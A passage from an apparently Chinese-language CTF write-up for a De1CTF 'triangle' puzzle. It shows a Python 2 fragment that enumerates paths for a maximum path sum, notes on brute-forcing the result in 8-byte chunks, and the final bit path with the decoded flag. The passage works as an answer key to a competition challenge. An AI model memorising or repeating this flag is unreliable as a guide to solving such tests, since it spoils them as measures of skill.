13         if d[0x65-i] == 0x31:
14             k += 1
15             j += 1
16         if num > s_num:
17             s_num = num
18             for i in xrange(0x64):
19                 d[i+0x100] = d[i+0x80]
20                 tmp = list(d[:102])
21                 for i in range(0x65-33,0,-1):
22                     if d[i] == 0x30:
23                         d[i] = 0x31
24                         break
25                     else:
26                         d[i] = 0x30
27
28             print ''.join(map(chr,d[0x100:0x180]))

```

29

```
print ''.join(map(chr,tmp)).encode('hex')
```

不难发现，这是一题动态规划题，程序用枚举的方式求按一定步进规则的路径和最大值，枚举空间是 $2^{**}101$ 。

不会动态规划，于是只能采用笨办法，分段跑。

开始低位部分用局部最大值跑出一部分，大概20个字符左右，后面不就好弄了，局部最大值路径与全局的不一致了。于是直接8字节一爆破，手动筛选。

最后得到路径状态及对应的输出为（高位在前）：

```
1 001101110110100010000011001000000101111000000111010001111011100111111100  
1101010010011111101010111100  
2 ~triangle~is~a~polygon~de1ctf{no~n33d~70~c4lcu1473~3v3ry~p47h}with~three~e  
dges~and~three~vertices~~~
```